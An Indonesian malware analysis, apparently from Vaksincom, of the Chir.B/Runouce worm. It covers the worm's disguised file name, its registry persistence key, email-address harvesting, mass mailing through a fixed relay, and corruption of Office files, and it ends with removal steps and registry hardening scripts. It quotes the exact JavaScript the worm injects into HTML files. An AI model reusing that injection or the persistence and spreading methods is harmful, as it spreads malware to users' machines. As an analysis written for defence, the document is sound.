Salah
satu trik yang digunakan oleh malware dalam mengelabui korbannya adalah
menggunakan nama yang sangat mirip dengan proses sistem Windows yang
sudah ada. Kali ini adalah Runonce yang menjadi korban. Adalah Chir.B
yang menggunakan nama yang serupa tapi tak sama, mirip dengan nama
vokalis Dewa, namun RunOuce menikam Runonce dari belakang. Hebatnya lagi
selain menggunakan mailserver khusus dalam menyebarkan dirinya melalui
lampiran email, ia mampu menyebarkan dirinya melalui internet dan
jaringan dengan teknik injeksi file htm/html dan mengkopikan dirinya ke
open share. Guna mempermudah menginfeksi sistem korbannya, Chir.B
mengeksploitasi dua celah keamanan “Microsoft Virtual Machine (BID
1754)” dan “Microsoft IE MIME Header Attachment Vulnerability (BID
2524)”. Hal ini sekali lagi menggaris bawahi pentingnya menggunakan
perlindungan antivirus yang memiliki perlindungan exploit protection.
Vaksincom mengeluarkan analisa atas malware ini karena terlihat adanya
kenaikan aktivitas infeksi Chir.B selama tahun 2015 di Indonesia.
Virus
ini akan datang dalam bentuk email, dengan menyertakan sebuah lampiran
dengan nama PP.exe (lihat gambar 1) dengan ukuran sebesar 11 KB. G Data
mendeteksi file PP.exe tersebut sebagai Win32.Runouce.B@mm,
Win32.Worm.Nimda.R

Gambar 1, File W32.Runouce.B@mm

Gambar 2, G Data mendeteksi malware ini sebagai Runouce
File induk Win32.Runouce.B@mm
Pada
saat user menjalankan file yang sudah terinfeksi Win32.Runouce.B@mm, ia
akan membuat file induk dengan nama [RUNOUCE.EXE] di direktori
[C:\WINDOWS\SYSTEM32] dengan attribut SYSTEM | HIDDEN | READ ONLY.
Dilihat dari file yang dibuat, virus ini berupaya untuk mengelabui user
dengan “sedikit” menyamarkan nama file tersebut agar secara sekilas
mirip dengan nama file Windows, file Windows itu sendiri mempunyai nama
RUNONCE.EXE yang berlokasi di direktori yang sama (C:\Windows\System32).
Antivirus G Data mendeteksi file “Runouce.exe” sebagai Win32.Runouce.B@mm, Win32.Worm.Nimda.R.
Sebagai
informasi virus ini mempunyai pertahanan unik yang cukup baik untuk
memastikan dirinya tetap aktif di memori walaupun file induk
Win32.Runouce.B@mm (file runouce.exe) yang aktif di memory tersebut di
matikan, terlebih virus ini juga mempunyai kemampuan untuk menginfeksi
file yang mempunyai ekstensi EXE/SCR dan blok software/tools aplikasi
yang sudah ditentukan terutama untuk file yang berhubungan dengan
security sehingga mempersulit proses pembersihan. (lihat gambar 3)

Gambar 3, File induk Win32.Runouce.B@mm
Registri Windows
Untuk
memastikan agar dirinya dapat langsung aktif pada saat komputer di
nyalakan, ia akan membuat string pada registri berikut:
- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\
- Runonce = C:\WINDOWS\SYSTEM32\runouce.exe...
Media Penyebaran (email)
Win32.Runouce.B@mm
akan menyebarkan dirinya melalui email ke semua alamat email yang di
peroleh dengan menggunakan SMTP relay statik sendiri (btamail.net.cn).
Win32.Runouce.B@mm akan mengambil alamat email di semua file yang
mempunyai ekstensi:
- .wab
- .adc
- R.db
- .doc
- .xls
Berikut contoh email yang akan di kirimkan oleh Win32.Runouce.B@mm (lihat gambar 4)
Mail From : imissyou@btamail.net.sn
From: [ComputerName]@yahoo.com
Subject: [ComputerName] is comming!
Attachments: PP.exe
Catatan : [ComputerName] adalah nama komputer yang terinfeksi Win32.Runouce.B@mm (nama acak).

Gambar 4, Contoh file Email dan file attachment Win32.Runouce.B@mm

Gambar 5, Aktivitas virus mengambil alamat email
Menyebarkan diri melalui jaringan lokal
Win32.Runouce.B@mm
juga akan menyebarkan dirinya melalui jaringan dengan membuat file
[ComputerName].eml di semua folder/sub folder yang di share full access
atau folder/drive yang di mapping serta pada folder yang mempunyai nama
[NEW FOLDER] dengan ukuran sebesar 15 KB. Antivirus G Data mendeteksi
file [ComputerName].eml sebagai Win32.Worm.Nimda.R.
Sebagai
informasi [ComputerName] ini adalah nama acak dan merupakan nama
komputer yang terinfeksi virus seperti contoh yang terlihat pada gambar 6
dan 7 di bawah ini.

Gambar 6, File .eml yang dibuat oleh Win32.Runouce.B@mm (nama MNG-SERVER adalah nama komputer yang terinfeksi virus)

Gambar 7, File .eml yang dibuat oleh Win32.Runouce.B@mm (nama MNG-SERVER adalah nama komputer yang terinfeksi virus)
Jika
file tersebut di buka oleh user, maka akan tampil seperti pada gambar 4
di atas dengan di sertai sebuah attachment PP.EXE dengan ukuran sebesar
11 KB. (lihat gambar 8)

Gambar 8, Lampiran pp.exe
Jika
anda membuka file file [ComputerName].eml dengan menggunakan program
editor [contoh: Notepad] maka akan terlihat informasi seperti pada
gambar 9 dibawah ini:

Gambar 9, Isi file Email Win32.Runouce.B@mm
Injeksi file HTM/HTML
Win32.Runouce.B@mm
juga akan membuat file readme.eml di setiap folder/subfolder pada
komputer yang terinfeksi atau pada folder yang di share/mapping (full
access) jika di dalam folder tersebut terdapat file dengan ekskensi
HTM/HTML.
Sebagai pelengkap virus ini juga akan menginjeksi file HTM/HTML dengan menanamkan baris perintah berikut pada footer file:
<html><script
language="JavaScript">window.open("readme.eml",
null,"resizable=no,top=6000,left=6000")</script></html>
Script
di atas akan menjalankan file readme.eml yang berada pada folder yang
sama, pada saat user menjalankan file HTM/HTML yang sudah terinjeksi.
Lihat gambar 10 dan 11

Gambar 10, Script yang di tambahkan Win32.Runouce.B@mm pada file HTM/HTML

Gambar 11, Contoh file [ComputerName].eml yang dibuat Win32.Runouce.B@mm
Antivirus
G Data mendeteksi file readme.eml sebagai Win32.Worm.Nimda.R, sedangkan
untuk file HTML/HTM yang sudah terinfeksi di deteksi sebagai
Win32.Worm.Nimda.O.
Injeksi file (EXE/SCR)
Selain
menginjeksi file HTM/HTML, Win32.Runouce.B@mm juga akan menginjeksi
file yang mempunyai ekstensi EXE dan SCR sehingga mempersulit proses
pembersihan. Walaupun demikian Win32.Runouce.B@mm tidak akan menginjeksi
file dengan ekstensi EXE/SCR pada folder yang mempunyai nama *WIND atau
WINN*. (lihat gambar 12)

Gambar 12, Aktivitas injeksi file
Untuk
mempertahankan dirinya, Win32.Runouce.B@mm juga akan blok file/aplikasi
yang mempunyai nama tertentu (khususnya nama yang berhubungan dengan
security).
Merusak File (local drive/folder share full access/mapping drive)
Aksi
lain yang di lakukan oleh Win32.Runouce.B@mm adalah akan merusak file
dengan menimpa sebesar 1234 bytes terhadap file yang mempunyai ekstensi
.adc, .rdb, .doc dan .xls dengan data sampah pada folder PC yang sudah
terinfeksi atau folder yang di mapping (full acccess). Aksi ini akan di
lakukan setiap awal bulan pada saat komputer di nyalakan. (lihat gambar
13 dan 14)

Gambar 13, Pesan yang muncul saat membuka MS.Excel yang sudah di rusak

Gambar 14, File MS.Excel dan MS.Word yang sudah di rusak
Cara membersihkan Win32.Runouce.B@mm
- Putuskan komputer yang akan dibersihkan dari koneksi jaringan/internet atau bersihkan pada mode “safe mode”, hal ini dilakukan untuk mencegah virus menyebar melalui jaringan/internet.
- Untuk pembersihan lebih optimal, sebaiknya disable “System Restore” selama proses pembersihan
- Sebagai informasi, virus ini akan menginfeksi file yang mempunyai ekstensi EXE/SCR, dan mempunyai metode pertahanan yang cukup baik dimana virus ini akan mengaktifkan kembali dirinya, jika anda mematikan file induk yang aktif di memory (runouce.exe), sebaiknya lakukan pembersihan dengan menggunakan antivirus yang up-to-date. Anda dapat scan dengan menggunakan antivirus G Data (lihat gambar 15). Untuk free trial silahkan download di http://www.virusicu.com/product/antivirus2015.php

Gambar 15, Hasil scan G Data
Sebaiknya
anda scan ulang untuk memastikan Komputer sudah bersih dari virus dan
sebaiknya install antivirus di semua pc yang terhubung jaringan.
Jika
anda mengalami kesulitan dalam pembersihan, sebaiknya pembersihan
dilakukan tidak pada mode Windows Normal atau “safe mode”, anda dapat
melakukan pembersihan pada mode DOS atau dengan menggunakan alternatif
lain salah satunya menggunakan G Data Boot CD.
Silahkan
download software tersebut di alamat di bawah ini, burn ke CD dan
booting komputer melalui CD, kemudian Scan full Hard Disk anda.
Link download G Data Boot CD
- Disable “default share” Windows jika tidak digunakan. Hal ini di maksudkan agar virus tidak dapat menyebar melalui jaringan dengan memanfaatkan default share yang di aktifkan secara otomatis oleh Windows (C$/D$)
Untuk
“disable default share” Windows, silahkan kopi script berikut pada
aplikasi Notepad kemudian simpan dengan nama acak (contoh:
DisableDefaultShare.inf). Kemudian instal file tersebut dengan cara :
Klik kanan DisableDefaultShare.inf
Klik “Install”
[Version]
Signature="$Chicago$"
Provider=Vaksincom 2015 Oyee
[DefaultInstall]
AddReg=UnhookRegKey
DelReg=del
[UnhookRegKey]
HKLM, SYSTEM\CurrentControlSet\Services\lanmanserver\parameters, AutoShareWks,0x00010001,0
HKLM, SYSTEM\CurrentControlSet\Services\lanmanserver\parameters, AutoShareServer,0x00010001,0
- Disable “autorun” WindowsUntuk “disable autorun” Windows, silahkan copy script berikut pada aplikasi Notepad kemudian simpan dengan nama acak (contoh: DisableAutorun.inf). Kemudian instal file tersebut dengan cara :a. Klik kanan “DisableAutorun.inf”b. Klik “Install”
[Version]
Signature="$Chicago$"
Provider=Vaksincom
[DefaultInstall]
AddReg=UnhookRegKey
DelReg=del
[UnhookRegKey]
HKCU, Software\Microsoft\Windows\CurrentVersion\Policies\Explorer, NoDriveTypeAutoRun,0x000000ff,255
HKLM, SOFTWARE\Microsoft\Windows\CurrentVersion\policies\Explorer, NoDriveTypeAutoRun,0x000000ff,255
Sebagai
informasi, virus ini akan menyebar melalui jaringan dengan menginfeksi
file yang mempunyai ekstensi EXE/SCR, drop file [computername].eml, drop
file readme.eml (di setiap folder/subfolder jika di folder/subfolder
tersebut terdapat file dengan ekstensi HTM/HTML) serta menginfeksi file
HTM/HTML di setiap folder/subfoler yang di share full (terutama pada
drive C:\, D:\ dll). Oleh sebab itu sebaiknya tidak melakukan share
folder dengan akses full control, terutama jika anda share file yang
mempunyai ekstensi EXE/SCR.
Sumber: http://www.vaksin.com/1115-runouce
Komentar:
Chir.B merupakan sebuah malware yang mengelabui korbannya dengan cara menggunakan nama service yang mirip dengan service yang ada pada windows yaitu runonce. Chir.B akan menggunakan mailserver khusus dalam
menyebarkan dirinya melalui lampiran email, ia mampu menyebarkan dirinya
melalui internet dan jaringan dengan teknik injeksi file htm/html dan
mengkopikan dirinya ke open share. Guna mempermudah menginfeksi sistem
korbannya, Chir.B mengeksploitasi dua celah keamanan “Microsoft Virtual
Machine (BID 1754)” dan “Microsoft IE MIME Header Attachment
Vulnerability (BID 2524)”.